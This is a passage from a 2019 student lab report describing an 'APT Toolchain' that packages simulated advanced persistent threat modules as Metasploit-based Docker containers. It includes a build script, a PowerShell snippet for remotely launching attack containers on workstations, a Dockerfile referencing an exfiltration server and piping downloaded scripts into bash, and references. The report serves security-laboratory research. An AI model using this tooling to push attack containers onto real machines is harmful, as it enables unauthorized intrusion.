    docker commit "$DOCKER_NAME_LOWER" "$DOCKER_NAME_LOWER"
    docker tag "$DOCKER_NAME_LOWER" "$REGISTRY"":5000/apt-toolchain/""$DOCKER_NAME_LOWER"
    docker push "$REGISTRY"":5000/apt-toolchain/""$DOCKER_NAME_LOWER"

    # clean up the module directory
    rm -f Dockerfile

    cd ..
  done
  cd ..
done

# remove the APT-Module repository
echo $PWD
cd ..
rm -rf "APT-Modules"
echo "## Hey!! We finished the Docker-Image-Build!! ##"
```

Listing 14: *Build-Script for the Docker-Image build automation*

5.4 Remote Execution of a Docker-Image on a workstation

The deployment and execution of a Docker-Container at a specific workstation within the laboratory is supported through researched techniques of the lateral movement over the PowerShell [Zin18]. To run a specific APT attack mechanism on a workstation, the BDS executes the commands shown in listing 15.

```
$session = New-PSSession -ComputerName $hostname
Invoke-Command -Session $session -ScriptBlock {docker run -p 443:443 apt-
    mechanism}
Remove-PSSession -Session $session
```

Listing 15: *Invoke-Command for the remote deployment of a Docker-Container*

This allows the BDS to execute the PowerShell command for running a Docker-Container on the workstation system as a background service. The deployment and execution of the container currently needs to be processed manually, by the attacker, by using the PowerShell as shown within listing 15. Thereby an attacker is able to choose the destination as well as the Docker-Container he wants to deploy to the chosen workstation.

6 Conclusion and further Work

The current developed Advanced Persistent Threat (APT) Toolchain provides the requirements of serving an automated build and deployment of microservice-based Advanced Persistent Threats. It decreases the workload and complexity for processing attacks within the laboratory and provides special threat mechanisms, which simulate the behaviour of difficult detectable APTs. Additional documentations within the laboratory's Wiki contain a detailed „How to" guide and provide enough information for further APT developement. Mostly automated routines for processing special tasks, like the deployment and execution of a container at a workstation provided by developed scripts, also reduce the complexity and workload for a remote attack execution.

Within the future work, the APT Toolchain is going to be extended with additional threat mechanisms focused on the lateral movement. The lateral movement thereby is focused on Linux-based operating systems, because of the discussed issues by connecting the Linux-based Docker-Container with a Windows host. This includes an additional research for more advanced lateral movement methods, which can be used on Linux-based systems. In addition to the integrated Advanced Persistent Threats, it is necessary to create an advanced logging mechanism, which archives the meta information of processed attacks and maps the created Event-Logs to it's corresponding attack meta data. The final goal of the future work then is to provide a comprehensive cyber attack framework for the more detailed analysis of APTs.

Attachment

A Declaration of Originality

I hereby declare that this project report and the work reported herein was composed by and originated entirely from me. Information derived from the published and unpublished work of others have been acknowledged in the text and are reported in the list of references.

Regensburg, March 8, 2019

[illegible]

Signature

B Base-Image Dockerfile

```dockerfile
FROM remnux/metasploit:latest
LABEL maintainer="andreas.zinkl@st.oth-regensburg.de" version="1.0.0"

# update the apt-get system
RUN apt-get update -y

# install python dependencies, curl and gnupg2
RUN apt-get install -y python python-pip curl gnupg2
RUN apt-get update -y
RUN pip install requests

# install nodejs and npm for the exfiltration server
RUN curl -sL https://deb.nodesource.com/setup_6.x | bash -
RUN apt-get install -y nodejs build-essential

# == WORKAROUND == we need to manually load the keys from the keyserver
RUN gpg2 --keyserver hkp://keys.gnupg.net --recv-keys 409
    B6B1796C275462A1703113804BB82D39DC0E3 7
    D2BAF1CF37B13E2069D6956105BD0E739499BDB

# install ruby dependencies
RUN apt-get install -y ruby
RUN curl -sSL https://rvm.io/mpapis.asc | gpg2 --import -
RUN curl -L https://get.rvm.io | bash -s stable
RUN /bin/bash -l -c "rvm requirements"
RUN /bin/bash -l -c "rvm install 2.3.3"
RUN /bin/bash -l -c "rvm install 2.5.1"
RUN /bin/bash -l -c "rvm use 2.5.1 --default"
RUN /bin/bash -l -c "source /usr/local/rvm/scripts/rvm"
RUN /bin/bash -l -c "gem install bundler"
RUN /bin/bash -l -c "source /usr/local/rvm/scripts/rvm && bundle update"
RUN /bin/bash -l -c "which bundle"

# get dependencies
RUN /bin/bash -l -c "BUNDLEJOBS=$(expr $(cat /proc/cpuinfo | grep
    vendor_id | wc -l) - 1)"
RUN /bin/bash -l -c "bundle config --global jobs $BUNDLEJOBS"

# configure the directories
RUN mkdir -p '/opt/msf/modules/auxiliary/seclab/'
RUN mkdir -p '/seclab/apt-toolchain/'

# !SECLAB MODULES! add the developed modules to metasploit below
COPY './libs/*' '/seclab/apt-toolchain/libs/'
COPY './*.rb' '/opt/msf/modules/auxiliary/seclab/'
COPY './startup.sh' '/startup.sh'

# startup the module
RUN /bin/bash -l -c "chmod +x /startup.sh"
CMD /startup.sh
```

Listing 16: *Base-Image Dockerfile used for the APT module containers*

C List of Figures

D List of Listings

E List of Abbreviations

API	Application Programming Interface
APT	Advanced Persistent Threat
BDS	Build and Deployment Server
CD	Continuous Delivery
CI	Continuous Integration
CLI	Command Line Interface
HTTP	Hypertext Transfer Protocol
OS	Operating System
REST	Representational State Transfer
SecLab	Laboratory for Information Security
STDIN	Standard Input
TTY	Teletypewriters (Text only Terminal)
URL	Uniform Resource Locator
VM	Virtual Machine

F References

[The06] The Linux Information Project. *The Linux Information Project - STDIN.* 2006. URL: http://www.linfo.org/standard%7B%5C_%7Dinput.html.

[Ake08] Linus Akesson. *The TTY demystified.* 2008. URL: http://www.linusakesson.net/programming/tty/index.php.

[LF14] James Lewis and Martin Fowler. *Microservices - a definition of this new architectural term.* 2014. URL: https://martinfowler.com/articles/microservices.html (visited on 02/20/2019).

[Str14] Forrest Stroud. *Containerization.* 2014. URL: https://www.webopedia.com/TERM/C/containerization.html.

[Rem17] RemNux. *RemNUX - Metasploit Docker Container.* 2017. URL: https://hub.docker.com/r/remnux/metasploit (visited on 02/20/2019).

[Doc18] Docker. *Docker Documentation - Command run.* 2018. URL: https://docs.docker.com/engine/reference/commandline/run/.

[Dog18] Fernando Doglio. *REST 101. In: REST API Development with Node.js.* Second Edi. Apress, Berkeley, CA, 2018. ISBN: 9781484237144. DOI: 978-1-4842-3715-1_1.

[Zin18] Andreas Zinkl. *Analyse der Mechanismen von Advanced Persistent Threats sowie Recherche und Zusammenfassung aktueller Forschungsansätze zur Angriffserkennung.* Tech. rep. OTH Regensburg - Laboratory for Information Security, 2018.

[Car19] Eric Carter. *2018 Docker Usage Report.* 2019. URL: https://sysdig.com/blog/2018-docker-usage-report/ (visited on 02/20/2019).

[Joy] Joyent Inc. *Node.js.* URL: https://nodejs.org/en (visited on 02/20/2019).

[Off] Offensive Security. *Metasploit Unleashed - MSFconsole.* URL: https://www.offensive-security.com/metasploit-unleashed/Msfconsole/ (visited on 02/27/2019).

[Rap] Rapid7. *Metasploit.* URL: https://www.metasploit.com/ (visited on 02/20/2019).